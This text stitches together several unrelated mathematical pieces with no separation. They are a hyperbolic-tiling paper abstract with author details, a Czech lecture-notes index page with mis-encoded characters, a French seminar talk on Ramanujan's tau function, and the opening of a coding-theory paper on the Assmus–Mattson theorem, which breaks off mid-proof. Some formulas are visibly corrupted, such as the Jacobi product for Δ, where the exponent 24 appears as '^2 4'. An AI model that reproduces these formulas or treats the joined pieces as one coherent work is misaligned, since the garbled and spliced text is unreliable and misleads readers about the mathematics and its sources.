Keywords: tiling, Fuchsian groups, reflection groups, crystallographic groups, hyperbolic plane

Subject: 05B45, 29H10, 20H15, 51F15, 52C20, 51M10

Abstract:

We consider triangle-quadrilateral pairs in the hyperbolic plane which ``kaleidoscopically'' tile the plane simultaneously. In this case the tiling by quadrilaterals is called a \emph{divisible tiling. } All possible such divisible tilings are classified. There are a finite number of 1, 2, and 3 parameter families as well as a finite number of exceptional cases.

Acknowledgments:

The last three authors were supported by NSF grant DMS-9619714

Author information:

S. Allen Broughton:
Rose-Hulman Institute of Technology, Terre Haute IN, 47803
allen.broughton@rose-hulman.edu
http://www.rose-hulman.edu/~brought/

Dawn M. Haney:
University of Georgia, Athens, GA 30602
haneydaw@arches.uga.edu

Lori T. McKeough:
St. Paul's School, Concord NH

lmckeoug@sps.edu

Brandy Smith Mayfield:
3302 Cheyenne Court, Fairfield Twp, OH 45011
brandymayfield@hotmail.com

Skripta z diskrétní matematiky

verze 18/5/03

Toto je pracovní verze nových skript z diskrétní matematiky, pøipravovaných ve spolupráci s dal¹ími autory z KMA (prof. Z. Ryjáèek, dr. J. Brousek, dr. R. Èada).

V aktuální verzi skript zatím chybí øe¹ení a nápovìdy ke cvièením, rejstøík, pøibudou i dal¹í cvièení a nìkolik roz¹iøujících pasá¾í textu. Vydání definitivní verze (i na papíøe) je plánováno na zaèátek roku 2004.

> ***Upozornìní:*** Text není definitivní a mù¾e obsahovat øadu chyb. Argument, ¾e urèitá pasá¾ není v tìchto skriptech probrána, není u zkou¹ky pøípustný.

Soubory jsou ve formátech PDF, PostScript (.ps), zipped PostScript (.ps.zip) a gzipped PostScript (.ps.gz).

Celá skripta	.pdf	.ps	.ps.gz	.ps.zip
Úvod + obsah	.pdf	.ps	.ps.gz	.ps.zip
1. Relace	.pdf	.ps	.ps.gz	.ps.zip
2. Grupy, tìlesa a aritmetika modulo *p*	.pdf	.ps	.ps.gz	.ps.zip

3. Uspoøádání a svazy	. pdf	.ps	. ps. gz	. ps. zip
4. Booleovy algebry	. pdf	.ps	. ps. gz	. ps. zip
5. Grafy	. pdf	.ps	. ps. gz	. ps. zip
6. Orientované grafy	. pdf	.ps	. ps. gz	. ps. zip
7. Orientované grafy, matice a poèet koster	. pdf	.ps	. ps. gz	. ps. zip
8. Lineární prostory grafù	. pdf	.ps	. ps. gz	. ps. zip
9. Vzdálenost v grafech	. pdf	.ps	. ps. gz	. ps. zip
Literatura	. pdf	.ps	. ps. gz	. ps. zip

Poznámky a opravy jsou vítány.

Kapitola o **tocích** (bývalá kapitola 10) byla vyøazena kvùli chystanému pøesunu do pøedmìtu TGD1. Najdete ji zde ve formátu PostScript.

Zpìt

La fonction τ de Ramanujan.

François Brunault.

Exposé au séminaire des doctorants de théorie
des nombres de Chevaleret, le 18 mars 2003.

Nous supposerons connues les bases de la théorie des formes modulaires (définition d'une forme modulaire de poids $k \geq 4$ pair et de niveau 1). Le lecteur pourra se référer à [Z] qui est une très bonne introduction.

1 Définitions.

Pour tout entier $k \geq 4$ pair, on définit la *série d'Eisenstein de poids k* par :

$$G_k(z) = \frac{(k-1)!}{2(2\pi i)^k} \sum_{(m,n)\in\mathbf{Z}^2}{}' \frac{1}{(mz+n)^k}. \tag{1}$$

Le symbole $\sum'$ indique que l'on somme sur les $(m,n) \neq (0,0)$. Cette série converge absolument car l'exposant de $(mz+n)$ est > 2. Elle définit une fonction holomorphe sur le demi-plan de Poincaré $\mathcal{H} = \{z \in \mathbf{C},\ \Im(z) > 0\}$. Il n'est pas très difficile de vérifier que G_k est modulaire de poids k, c'est-à-dire

$$G_k\left(\frac{az+b}{cz+d}\right) = (cz+d)^k G_k(z) \qquad \left(\begin{pmatrix} a & b \\ c & d \end{pmatrix} \in SL_2(\mathbf{Z})\right). \tag{2}$$

La série d'Eisenstein G_k est une *forme modulaire de poids k*. Elle admet le développement de Fourier suivant, que l'on peut obtenir grâce à la formule de sommation de Poisson :

$$G_k(z) = -\frac{B_k}{2k} + \sum_{n=1}^{\infty} \sigma_{k-1}(n) e^{2i\pi nz}, \tag{3}$$

où B_k désigne le k-ième nombre de Bernoulli [S], et $\sigma_{k-1}(n)$ désigne la somme des puissances $(k-1)$-ièmes des diviseurs positifs de n.

Nous noterons $q = e^{2i\pi z}$, de telle sorte que G_k peut être vue comme une série entière en q, de rayon de convergence égal à 1. Notons également que le membre de droite de (3) a encore un sens pour $k = 2$, ce qui permet de définir G_2. En revanche, G_2 ne vérifie plus la condition de modularité (2). Pour les premières valeurs de k, on calcule facilement les développements suivants :

$$\begin{array}{rcccccccccccccc} G_2 & = & -\frac{1}{24} & + & q & + & 3q^2 & + & 4q^3 & + & 7q^4 & + & 6q^5 & + & 12q^6 & + & \dots \\ G_4 & = & \frac{1}{240} & + & q & + & 9q^2 & + & 28q^3 & + & 73q^4 & + & 126q^5 & + & 252q^6 & + & \dots \\ G_6 & = & -\frac{1}{504} & + & q & + & 33q^2 & + & 244q^3 & + & 1057q^4 & + & 3126q^5 & + & 8052q^6 & + & \dots \end{array}$$

Ces développements renferment de nombreuses propriétés arithmétiques. Par exemple, le coefficient de q^6 est toujours égal au produit du coefficient de q^2 par le coefficient de q^3 (c'est une conséquence de la multiplicativité de la fonction σ_{k-1}). D'autres propriétés existent, on peut par exemple chercher la relation entre le coefficient de q^2 et celui de q^4.

Remarque 1. *Le membre de droite de (3) a encore un sens et est non trivial pour k impair. On ne peut en revanche pas l'écrire sous la forme (1) car, pour des raisons de parité, cette dernière série s'annule identiquement pour $k \geq 3$ impair. Il serait donc intéressant d'interpréter autrement le membre de droite de (3) lorsque k est impair.*

Nous allons maintenant définir la fonction τ de Ramanujan.

Définition 2. *Soit Δ la série entière en q suivante*

$$\Delta = 8000G_4^3 - 147G_6^2. \tag{4}$$

Pour tout entier $n \geq 1$, on note $\tau(n)$ le coefficient de q^n dans Δ. On a donc par définition

$$\Delta = \sum_{n=1}^{\infty} \tau(n) q^n. \tag{5}$$

La fonction τ sur $\mathbf{N}^*$ ainsi obtenue est appelée fonction τ de Ramanujan.

Le calcul des premiers termes donne

$$\Delta = q - 24q^2 + 252q^3 - 1472q^4 + 4830q^5 - 6048q^6 + \dots. \tag{6}$$

Proposition 3. *La série entière Δ, vue comme fonction holomorphe sur $\mathcal{H}$, est une forme modulaire de poids 12.*

Démonstration. On sait que G_4 est de poids 4, et que G_6 est de poids 6. En conséquence G_4^3 et G_6^2 sont modulaires de poids respectifs $4 \times 3 = 12$ et $6 \times 2 = 12$. Il en résulte que Δ est également une forme modulaire de poids 12. □

Notons que par choix des coefficients devant G_4^3 et G_6^2, le terme constant du développement de Fourier de Δ vaut 0. On dit que Δ est une *forme parabolique* de poids 12. Cela signifie que

$$\lim_{\Im(z) \to +\infty} \Delta(z) = 0.$$

On peut même voir que $\Delta(z)$ décroît exponentiellement vite en $\Im(z)$, lorsque $\Im(z) \to +\infty$.

Avant d'entamer l'étude de la fonction τ, signalons que $\tau(n)$ a été calculé par Ramanujan pour $1 \leq n \leq 30$, puis par Lehmer pour $1 \leq n \leq 300$. Le calcul efficace de la fonction τ est l'objet de recherches actuelles [C].

2 Une congruence de Ramanujan.

Nous commençons par la proposition suivante.

Proposition 4. *La fonction τ est à valeurs entières : pour tout $n \geq 1$, on a $\tau(n) \in \mathbf{Z}$.*

Démonstration. Il est clair a priori que la fonction τ est à valeurs rationnelles. La difficulté vient du fait que les termes constants de G_4 et G_6 ne sont pas entiers.

Posons

$$G_4 = \frac{1}{240} + H_4 \qquad \text{et} \qquad G_6 = -\frac{1}{504} + H_6.$$

On a alors

$$\begin{aligned}\Delta &= 8000G_4^3 - 147G_6^2 \\ &= 8000\left(\frac{1}{240} + H_4\right)^3 - 147\left(-\frac{1}{504} + H_6\right)^2 \\ &= 8000H_4^3 - 147H_6^2 + 100H_4^2 + \frac{5H_4 + 7H_6}{12}.\end{aligned}$$

Il suffit donc de montrer que $\frac{5H_4+7H_6}{12}$ est à coefficients entiers. Or, par définition de G_4 et G_6, le n-ième coefficient de cette série entière vaut $\frac{5\sigma_3(n)+7\sigma_5(n)}{12}$.

Il s'agit donc de montrer que 12 divise $5\sigma_3(n) + 7\sigma_5(n)$, pour tout $n \geq 1$. Or

$$\begin{aligned}5\sigma_3(n) + 7\sigma_5(n) &= \sum_{d|n} 5d^3 + 7d^5 \\ &\equiv \sum_{d|n} 7d^5 - 7d^3 \qquad \pmod{12} \\ &\equiv 7\sum_{d|n} d^3(d+1)(d-1) \pmod{12} \\ &\equiv 0 \qquad \pmod{12}\end{aligned}$$

car $d^3(d+1)(d-1)$ est divisible par 12 pour tout $d \in \mathbf{Z}$ (en effet il l'est par 4, et par 3). □

Proposition 5. *On a la congruence (dite de Ramanujan)*

$$\tau(n) \equiv \sigma_{11}(n) \pmod{691} \qquad (n \geq 1). \tag{7}$$

Démonstration. Nous admettrons que l'espace M_{12} des formes modulaires de poids 12 est un espace vectoriel complexe de dimension 2 (voir [Z] pour une démonstration). En conséquence le sous-espace S_{12} des formes paraboliques est de dimension 1, et il est engendré par Δ. On a

$$G_{12} = \frac{691}{65520} + \underbrace{\cdots}_{\in \mathbf{Z}[[q]]} \in M_{12},$$
$$G_6^2 = \frac{1}{504^2} + \underbrace{\cdots}_{\in \frac{1}{504}\mathbf{Z}[[q]]} \in M_{12}.$$

Nous en déduisons

$$\underbrace{65520 G_{12}}_{\in \mathbf{Z}[[q]]} - 691 \times \underbrace{504^2 G_6^2}_{\in \mathbf{Z}[[q]]} \in S_{12} \cap \mathbf{Z}[[q]].$$

Il existe donc α complexe tel que $65520 G_{12} - 691 \times 504^2 G_6^2 = \alpha\Delta \in S_{12} \cap \mathbf{Z}[[q]]$. Puisque $\tau(1) = 1$, on a nécessairement $\alpha \in \mathbf{Z}$. En identifiant les n-ièmes coefficients des séries entières on obtient

$$65520\sigma_{11}(n) \equiv \alpha\tau(n) \pmod{691} \qquad (n \geq 1).$$

En faisant $n = 1$ on obtient $\alpha \equiv 65520 \equiv 566 \pmod{691}$, en particulier α est inversible modulo 691 (qui est premier). En simplifiant l'équation ci-dessus par α, on obtient $\sigma_{11}(n) \equiv \tau(n) \pmod{691}$, ce qui est la congruence recherchée. □

Il existe beaucoup d'autres congruences vérifiées par les nombres $\tau(n)$. Voici quelques exemples

$$\tau(n) \equiv n\sigma_3(n) \pmod{7} \qquad (n \geq 1) \tag{8}$$
$$\tau(n) \equiv n^2\sigma_7(n) \pmod{27} \qquad (n \geq 1) \tag{9}$$

Pour plus de détails sur les congruences vérifiées par la fonction τ, ainsi que le lien avec les représentations l-adiques, on pourra se reporter à l'exposé de Serre [S2], qui est par ailleurs un très bon exposé (c'est un pléonasme) sur la fonction τ de Ramanujan.

3 Une interprétation elliptique de Δ.

Théorème 6. *(Jacobi) On a l'identité de séries formelles suivante*

$$\Delta = q \prod_{n=1}^{\infty} (1 - q^n)^2 4. \tag{10}$$

La démonstration de ce résultat peut être trouvée dans [Z] ou dans [S]. Un corollaire de ce théorème est que Δ ne s'annule pas sur $\mathcal{H}$.

La forme modulaire Δ est intimement liée aux courbes elliptiques. En effet, pour $z \in \mathcal{H}$, notons E_z la surface de Riemann compacte définie par

$$E_z = \frac{\mathbf{C}}{\mathbf{Z} + z\mathbf{Z}}.$$

On sait que E_z est isomorphe à la courbe elliptique sur $\mathbf{C}$ définie par l'équation

$$E_z : y^2 = 4x^3 - g_2(z)x - g_3(z)$$

où l'on a posé $g_2(z) = 20 \cdot (2\pi)^4 G_4(z)$ et $g_3(z) = -\frac{7}{3}(2\pi)^6 G_6(z)$ (attention au changement d'indice, nous avons adopté ici les notations standard).

Proposition 7. *La valeur de la forme modulaire Δ en z est égale, à un facteur près, au discriminant de la courbe elliptique E_z :*

$$\Delta(E_z) := g_2(z)^3 - 27g_3(z)^2 = (2\pi)^{12}\Delta(z) \qquad (z \in \mathcal{H}).$$

Le discriminant d'une courbe elliptique sur un corps K n'est défini qu'à un élément de $(K^*)^{12}$ près. Ici $K = \mathbf{C}$, donc $(K^*)^{12} = \mathbf{C}^*$. Cela explique le terme 'à un facteur près' dans la proposition précédente.

4 Propriétés arithmétiques de la fonction Δ.

Le développement de Fourier (6) de Δ, que nous récrivons ici :

$$\Delta = q - 24q^2 + 252q^3 - 1472q^4 + 4830q^5 - 6048q^6 + \dots$$

a des propriétés arithmétiques très intéressantes. En guise d'exercice (et sans lire la suite !), on peut chercher la relation entre les coefficients de q^2, q^3 et q^6, ou encore celle entre les coefficients de q^2 et q^4.

Ramanujan a le premier observé, et conjecturé en 1916, que les coefficients $\tau(n)$ sont multiplicatifs, i.e. satisfont

$$\tau(mn) = \tau(m)\tau(n) \qquad (m \text{ et } n \geq 1 \text{ premiers entre eux}). \tag{11}$$

On le vérifie ici pour $m = 2$ et $n = 3$. Cette conjecture a été démontrée un an plus tard par Mordell. Pour donner une idée de la démonstration de Mordell, nous sommes amenés à introduire les formes modulaires de Hecke.

Définition 8. *Soit $f = \sum_{n=0}^{\infty} a_n q^n \in M_k$ une forme modulaire de poids $k \geq 4$ pair. On dit que f est une* forme de Hecke *lorsque $f \neq 0$ et*

$$a_{mn} = a_m a_n \qquad (m \text{ et } n \geq 1 \text{ premiers entre eux}). \tag{12}$$

Sous cette hypothèse on a toujours $a_1 = 1$. On dit que les formes de Hecke sont *normalisées*. Les séries d'Eisenstein G_k ($k \geq 4$ pair) sont des exemples de formes de Hecke. Un théorème célèbrede Hecke affirme que les formes de Hecke de M_k (resp. S_k) forment une base de M_k (resp. S_k). La conjecture de Ramanujan découle immédiatement de ce théorème : l'espace S_{12} auquel appartient Δ est de dimension 1, et l'on a $\tau(1) = 1$, par conséquent Δ est une forme de

Hecke. En réalité, il n'est pas nécessaire d'utiliser le théorème de Hecke dans toute sa force pour démontrer la conjecture de Ramanujan. On peut se débrouiller en introduisant les opérateurs de Hecke (ce qu'a fait Mordell). On montre alors également la relation de récurrence suivante

$$\tau(p^{n+2}) = \tau(p)\tau(p^{n+1}) - p^{11}\tau(p^n) \qquad (p \text{ premier}, n \geq 0). \tag{13}$$

Cette relation permet de ramener le calcul des $\tau(n)$ $(n \geq 1)$ à celui des $\tau(p)$, p premier.

5 Ordre de grandeur de la fonction τ.

Intéressons-nous maintenant à l'ordre de grandeur de $\tau(n)$. Commençons par l'ordre de grandeur des coefficients de Fourier des séries d'Eisenstein.

Proposition 9. *Soit k un entier pair ≥ 2. On a l'estimation suivante pour le n-ième coefficient de Fourier de G_k, lorsque n tend vers l'infini :*

$$a_n(G_k) = \sigma_{k-1}(n) = \begin{cases} O(n^{k-1}) & si\ k \geq 4, \\ O(n^{1+\epsilon}) & si\ k = 2 \qquad (\epsilon > 0). \end{cases} \tag{14}$$

Il n'est pas difficile de voir que ces estimations sont les meilleures possibles, du point de vue de l'exposant de n. À l'aide de la définition (4) de Δ et de cette proposition, on peut montrer à la main que

$$\tau(n) = O(n^{11}).$$

Il existe en fait un résultat plus général.

Théorème 10. *Soient k un entier pair ≥ 4 et $f = \sum_{n=0}^{\infty} a_n q^n \in M_k$ une forme modulaire de poids k. Alors on a l'estimation, lorsque n tend vers l'infini :*

$$a_n = O(n^{k-1}) \tag{15}$$

et

$$a_n = O(n^{\frac{k}{2}}) \qquad si\ f \in S_k. \tag{16}$$

En particulier, $\tau(n) = O(n^6)$.

On pourra trouver une démonstration dans [Z].

On peut encore améliorer l'exposant lorsque $f \in S_k$, mais cela demande beaucoup plus de travail !

Théorème 11. *(Deligne). Soit $f = \sum_{n=1}^{\infty} a_n q^n \in S_k$ une forme de Hecke de poids k pair ≥ 4. Alors*

$$|a_p| \leq 2p^{\frac{k-1}{2}} \qquad (p\ premier) \tag{17}$$

ou de façon équivalente

$$|a_n| \leq \sigma_0(n) n^{\frac{k-1}{2}} \qquad (n \geq 1). \tag{18}$$

Ici, $\sigma_0(n)$ est le nombre de diviseurs > 0 de n. En particulier, lorsque n tend vers l'infini :

$$\tau(n) = O(n^{\frac{11}{2}+\epsilon}) \qquad (\epsilon > 0). \tag{19}$$

Ce résultat a été conjecturé par Ramanujan dans le cas de Δ, et par Petersson dans le cas général. En 1969, Deligne a montré que ce résultat était une conséquence des conjectures de Weil portant sur les variétés algébriques sur les corps finis. Il a ensuite démontré les conjectures de Weil, en 1974.

Signalons une autre conséquence du théorème de Deligne : soit $f = \sum_{n=1}^{\infty} a_n q^n \in S_k$ une forme parabolique quelconque. Définissons la fonction L de f par

$$L(f, s) := \sum_{n=1}^{\infty} \frac{a_n}{n^s} \qquad (s \in \mathbf{C}). \tag{20}$$

Alors $L(f, s)$ converge pour $\Re(s) > \frac{k+1}{2}$. On peut démontrer de manière élémentaire que la fonction $L(f, s)$ se prolonge en une fonction entière sur $\mathbf{C}$ (ceci n'utilise pas le théorème de Deligne).

Notons que le problème de l'estimation des coefficients de Fourier des formes modulaires (ou plus généralement des formes automorphes) est un des problèmes majeurs de la théorie des nombres.

6 Une conjecture pour finir.

Terminons ce petit tour d'horizon de la fonction τ par la conjecture de Lehmer.

Conjecture 12. *(Lehmer) Pour tout entier $n \geq 1$, on a $\tau(n) \neq 0$.*

Par la propriété de multiplicativité (12), on se ramène au cas où n est une puissance d'un nombre premier. En utilisant la relation de récurrence (13), il me semble (mais je ne l'ai pas rédigé) que l'on peut se ramener au cas où n est un nombre premier p.

Conjecture 13. *Pour tout nombre premier p, on a $\tau(p) \neq 0$.*

À l'heure actuelle, la conjecture de Lehmer est connue pour $n \leq 22689242781695999$ [JK]. Un problème lié à la conjecture de Lehmer est le suivant :

Problème ouvert 1. *Pour quels nombres premiers p a-t-on $\tau(p) \equiv 0 \pmod{p}$?*

À l'aide d'un ordinateur, on trouve que les premières valeurs de p satisfaisant $\tau(p) \equiv 0 \pmod{p}$ sont $p = 2$, 3, 5, 7 et 2411.

La condition $\tau(p) \equiv 0 \pmod{p}$ se traduit conjecturalement en terme de la représentation l-adique associée à τ (voir [S2]). Plus généralement, il est intéressant d'étudier les propriétés de τ d'un point de vue géométrique, c'est-à-dire en étudiant les propriétés du *motif* associé.

Pour de plus amples renseignements sur la fonction τ de Ramanujan, on pourra se reporter à la page web [Sl], qui contient de nombreuses références. Attention cependant, car j'ai trouvé un lien vers une page qui démontre tout bonnement la conjecture de Lehmer !

Références

[C] Charles, C. D., Computing the Ramanujan Tau Function. http ://www.cs.wisc.edu/~cdx/CompTau.pdf

[JK] Jordan, B., Kelly, B., The vanishing of the Ramanujan Tau function, Preprint, 1999.

[S] Serre, J.-P., Cours d'arithmétique. Presses Universitaires de France (1970).

[S2] Serre, J.-P., Une interprétation des congruences relatives à la fonction τ de Ramanujan, Séminaire Delange-Pisot-Poitou 9 (1967/68), Théorie des Nombres, exposé 14 (1969). Traduction anglaise http ://public.csusm.edu/public/FranzL/publ/serre.pdf

[Sl] Sloane, N. J. A. Suite A000594. In *The On-Line Encyclopedia of Integer Sequences*. http ://www.research.att.com/cgi-bin/access.cgi/as/njas/sequences/eisA.cgi ?Anum=000594

[Z] Zagier, D. Introduction to Modular Forms. In *From Number Theory To Physics*, Waldschmidt, Moussa, Luck, Itzykson. Springer (1992), pp. 238-291.

A STRENGTHENING OF THE ASSMUS-MATTSON THEOREM*

A. R. Calderbank

Mathematical Sciences Research Center
AT&T Bell Laboratories
Murray Hill, NJ 07974, USA

P. Delsarte

Philips Research Laboratories
Avenue Albert Einstein 4
B-1348 Louvain-la-Neuve, Belgium

N. J. A. Sloane

Mathematical Sciences Research Center
AT&T Bell Laboratories
Murray Hill, NJ 07974, USA

DEDICATED TO THE MEMORY OF JESSIE MACWILLIAMS (1917-1990)

ABSTRACT

Let $w_1 = d, w_2, \ldots, w_s$ be the weights of the nonzero codewords in a binary linear $[n, k, d]$ code C, and let $w_1', w_2', \ldots, w_{s'}'$ be the nonzero weights in the dual code $C^\perp$. Let t be an integer in the range $0 < t < d$ such that there are at most $d-t$ weights w_i' with $0 < w_i' \le n-t$. Assmus and Mattson proved that the words of any weight w_i in C form a t-design. We show that if $w_2 \ge d+4$ then either the words of any nonzero weight w_i form a $(t+1)$-design or else the codewords of minimal weight d form a $\{1, 2, \ldots, t, t+2\}$-design. If in addition C is self-dual with all weights divisible by 4 then the codewords of any given weight w_i form either a $(t+1)$-design or a $\{1, 2, \ldots, t, t+2\}$-design. The special case of this result for codewords of minimal weight in an extremal self-dual code with all weights divisible by 4 also follows from a theorem of Venkov and Koch; however our proof avoids the use of modular forms.

* This paper appeared in *IEEE Trans. Inform. Theory*, **37** (1991), pp. 1261-1268.

1. A strengthened Assmus-Mattson theorem

Let C be a binary, linear $[n, k, d]$ code with nonzero weights $w_1 = d, w_2, \ldots, w_s$, and let $w_1', \ldots, w_{s'}'$ be the nonzero weights in the dual code $C^\perp$. Our starting point is the following theorem.

Theorem 1 (Assmus and Mattson [2]). *Let t be the greatest integer in the range $0 < t < d$ such that there are at most $d - t$ weights w_i' with $0 < w_i' \le n - t$. Then the codewords of any weight w_i in C form a t-design.*

Venkov [21], answering a question raised in [20], showed that this theorem has an analogue for extremal even unimodular lattices in Euclidean space of dimension $24m$. The expected analogue was that the lattice vectors of any fixed nonzero length would form a spherical 11-design. Venkov proved this and more: he showed that these vectors possess an additional symmetry, forming what he called a spherical 11½-design. His proof uses the theory of modular forms.

Venkov [21] also announced that similar results could be obtained for self-dual codes. These results are stated by Koch [15] (see also [14], [16]). In particular, Venkov and Koch show that, in any extremal binary self-dual doubly-even code C, the set P of minimal weight words has the property that a certain linear form associated with P is constant on $(t+2)$-sets. Here $t = 5$ if the length n of the code is a multiple of 24, $t = 3$ if $n \equiv 8 \pmod{24}$, and $t = 1$ if $n \equiv 16 \pmod{24}$. To prove their result they associate a unimodular lattice with C and again apply the theory of modular forms.

Our strengthened version of Theorem 1 involves the concept of a T-design, defined as follows (cf. [8]). Let Ω be the set of all d-subsets of the n-set $[1,n] = \{1, \ldots, n\}$, with $d \le n/2$. We identify Ω with the set of all points $\xi = (\xi_1, \ldots, \xi_n)$ in R^n that satisfy $\xi_p \in \{0,1\}$ for all p and $\Sigma_{p=1}^n \xi_p = d$. The vector space R^Ω of mappings from Ω to R is invariant under the natural

action of the symmetric group S_n. The irreducible S_n-invariant subspaces of R^Ω are the *harmonic spaces* $\mathrm{harm}(i)$, $i = 0, 1, \ldots, d$. (These spaces are described in detail in Section 2, where in particular we give an explicit basis for $\mathrm{harm}(i)$.)

Let P be a subset of Ω, i.e. a constant weight code, and let $\pi(\mathsf{P}) \in \mathsf{R}^\Omega$ be the corresponding characteristic vector. The importance of the harmonic space $\mathrm{harm}(i)$ is that if the projection of $\pi(\mathsf{P})$ onto $\mathrm{harm}(i)$ is zero, then there is some regularity in the way the vectors of P meet an arbitrary i-subset of $[1, n]$. In particular (see [10]), P is a t-design if and only if, for all $i = 1, 2, \ldots, t$, the inner product $\langle \pi(\mathsf{P}), f \rangle = 0$ for all $f \in \mathrm{harm}(i)$. As in [8] we extend the definition of a design to subsets $T \subseteq [1, n]$ other than $[1, t]$ by saying that a collection P is a *T-design* if, for all $i \in T$, the inner product $\langle \pi(\mathsf{P}), f \rangle = 0$ for all $f \in \mathrm{harm}(i)$. (In case $0 \in T$, a T-design is defined to be a T'-design with $T' = T \setminus \{0\}$.)

When combined with the results of Section 3 of the present paper (in particular Theorem 7), the Venkov-Koch result mentioned above implies that the codewords of minimal weight in an extremal self-dual doubly-even code C form a $\{1, 2, \ldots, t, t+2\}$-design. (For in this case the linear form in Theorem 7 reduces to Venkov's form, given on page 461 of Koch [15].)

The purpose of the present paper is to give a similar generalization of the Assmus-Mattson theorem that does not assume the code is self-dual and whose proof avoids the use of modular forms. Our main theorem is the following.

Theorem 2. *Let C be a binary $[n, k, d]$ code with nonzero weights $w_1 = d, w_2, \ldots, w_s$, and let $w_1', \ldots, w_{s'}'$ be the nonzero weights in the dual code $C^\perp$. Let t be the greatest integer in the range $0 < t < d$ such that there are at most $d - t$ weights w_i' with $0 < w_i' \le n - t$. If $w_2 \ge d + 4$ then either the codewords in C of any nonzero weight w_i form a $(t+1)$-design or else the codewords of minimal weight d form a $\{1, 2, \ldots, t, t+2\}$-design.*

The proof is given in Section 4. In one important special case we can prove slightly more.

Theorem 3. *If, in addition to the hypotheses of Theorem* 2, *C is self-dual with all weights divisible by* 4 *then the codewords of any given weight* w_i *form either a* $(t+1)$*-design or a* $\{1, 2, \ldots, t, t+2\}$*-design.*

The proof is given in Section 5.

A list of the known extremal codes is given in [6, p. 194] and [7]. We may conclude for example that the codewords of minimal weight in the [24, 12, 8] Golay code and the [48, 24, 12] extended quadratic residue code form $\{1, 2, 3, 4, 5, 7\}$-designs. The minimal weight codewords in any of the five [32, 16, 8] self-dual doubly-even codes ([5], [7]) or in the extremal self-dual codes of lengths 56, 80 and 104 form $\{1, 2, 3, 5\}$-designs, and the minimal weight words in the extremal self-dual codes of lengths 16, 40, 64, 88 and 136 form $\{1, 3\}$-designs. Other examples are given in Section 4.

The invariant linear forms associated with codes are further investigated in [3], [4]. Generalizations to nonlinear codes and other fields are considered in [3].

2. The harmonic space harm(i)

In this section we give a more precise definition of and an explicit basis for the harmonic space harm(i).

We first define the *homogeneous space* hom(i) $(0 \le i \le n)$. This is the subspace of R^{Ω} represented by homogeneous polynomials $f(z) = f(z_1, \ldots, z_n)$ of total degree i and degree at most 1 in each variable z_p. Note that, since these functions are defined on Ω, z_p^2 and z_p $(1 \le p \le n)$ represent the same function, and $z_1 + z_2 + \cdots + z_p$ is the constant function d. The latter assertion implies that hom(j) is a subspace of hom(i) for $0 \le j \le i$.

The monomials $z_{p_1} z_{p_2} \cdots z_{p_i}$ are linearly independent and span hom(i). Thus the dimension of hom(i) is $\binom{n}{i}$ (cf. [10]).

The Laplacian Δ is the differential operator given by

$$\Delta f(z) = \sum_{p=1}^{n} \frac{\partial f(z)}{\partial z_p} .$$

This maps hom(i) onto hom($i-1$), and the kernel is the *harmonic space* harm(i). In [10] it is shown that there is an orthogonal decomposition

$$\hom(i) = \mathrm{harm}(i) \oplus \hom(i-1) , \qquad (1 \le i \le n) ,$$

with respect to the inner product $\langle f, g \rangle = \sum_{\xi \in \Omega} f(\xi) g(\xi)$, from which it follows that the dimension of harm(i) is $\binom{n}{i} - \binom{n}{i-1}$ Hom(0) = harm(0) is the 1-dimensional space of constant functions.

Theorem 4. *For any i-subset* $\{q_1, \ldots, q_i\}$ *of* $[1,n]$ *we define an element* ϕ *of* R^{Ω} *by*

$$\phi(z_1, \ldots, z_n) = \sum_{j=0}^{i} (-1)^j \binom{i}{j}^{-1} \binom{d-j}{i-j} \binom{n-i+1}{j} \sigma_j(z_{q_1}, \ldots, z_{q_i}) , \qquad (1)$$

where $\sigma_j(z_{q_1}, \ldots, z_{q_i})$ *is the sum of the characteristic functions* $z_{p_1} z_{p_2} \cdots z_{p_j}$ *of all j-subsets* $\{p_1, \ldots, p_j\}$ *of* $\{q_1, \ldots, q_i\}$. *Then the set of all* $\binom{n}{i}$ *such* ϕ*'s spans* harm(i).

Proof. Consider a monomial $m(z)$ in hom(i). Without loss of generality we may take

$$m(z) = z_1 z_2 \cdots z_i .$$

For an integer $u \in [0, i]$ we define $\phi_u(z) \in \hom(i)$ to be the sum of all monomials of degree i having exactly u variables z_p in common with $m(z)$. We first show that

$$\Delta \phi_u(z) = (i-u+1) g_{u-1}(z) + (n-2i+u+1) g_u(z) , \qquad (2)$$

where $g_j(z) \in \hom(i-1)$ is the sum of all monomials of degree $i-1$ having exactly j variables in common with $m(z)$. We write $z = (x, y)$, where $x = (z_1, \ldots, z_i)$ and $y = (z_{i+1}, \ldots, z_n)$. Then by definition,

$$\phi_u(z) = \sigma_u(x)\sigma_{i-u}(y) , \qquad g_j(z) = \sigma_j(x)\sigma_{i-j-1}(y) , \tag{3}$$

where $\sigma_j(w) = \sigma_j(w_1, \ldots, w_r) = \Sigma\, w_{p_1} w_{p_2} \cdots w_{p_j}$ denotes the elementary symmetric function of degree j in the variables $w_1, \ldots, w_r$. Note that $\sigma_j(x)$ is the sum of all monomials of degree j dividing $m(z)$. Equation (2) follows from the identities

$$\Delta\sigma_u(x) = (i-u+1)\sigma_{u-1}(x) \quad \text{and} \quad \Delta\sigma_r(y) = (n-i-r+1)\sigma_{r-1}(y) .$$

We now define

$$\phi(z) = \sum_{u=0}^{i} (-1)^u \binom{i}{u}^{-1} \binom{n-2i+u}{u} \phi_u(z) . \tag{4}$$

It follows readily from (2) that $\phi(z)$ is a solution of the Laplace equation $\Delta\phi(z) = 0$. Thus we have associated an eigenfunction $\phi \in \mathrm{harm}(i)$ with the given monomial $m \in \hom(i)$.

We next prove that $\phi(z)$ satisfies Eq. (1). First a simple counting argument yields

$$\sigma_u(x)\sigma_l(x) = \sum_{j=\max\{u,l\}}^{u+l} \binom{i}{u}\binom{u}{j-l}\binom{i}{j}^{-1} \sigma_j(x) , \tag{5}$$

for all u and l with $u + l \le i$. We then obtain the identity

$$\sigma_r(y) = \sum_{l=0}^{r} (-1)^l \binom{d-l}{r-l} \sigma_l(x) , \tag{6}$$

for $r \le i$. This can be proved by induction on r, as follows. We use the two relations

$$\sigma_1(y) = d - \sigma_1(x)$$

(which is the case $r = 1$ of (6)) and

$$\sigma_1(\cdot)\sigma_l(\cdot) = l\,\sigma_l(\cdot) + (l+1)\sigma_{l+1}(\cdot)$$

(which is a special case of (5)) together with (6) to obtain

$$(r+1)\sigma_{r+1}(y) = \sum_{l=0}^{r+1} (-1)^l \left[(d-r-l) \binom{d-l}{r-l} + l \binom{d+1-l}{r+1-l} \right] \sigma_l(x) ,$$

which is (6) with r replaced by $r+1$.

Using (3)-(5) and the combinatorial identity

$$\sum_l (-1)^l \binom{d-l}{i-u-l} \binom{u}{j-l} = (-1)^{j-u} \binom{d-j}{i-j}$$

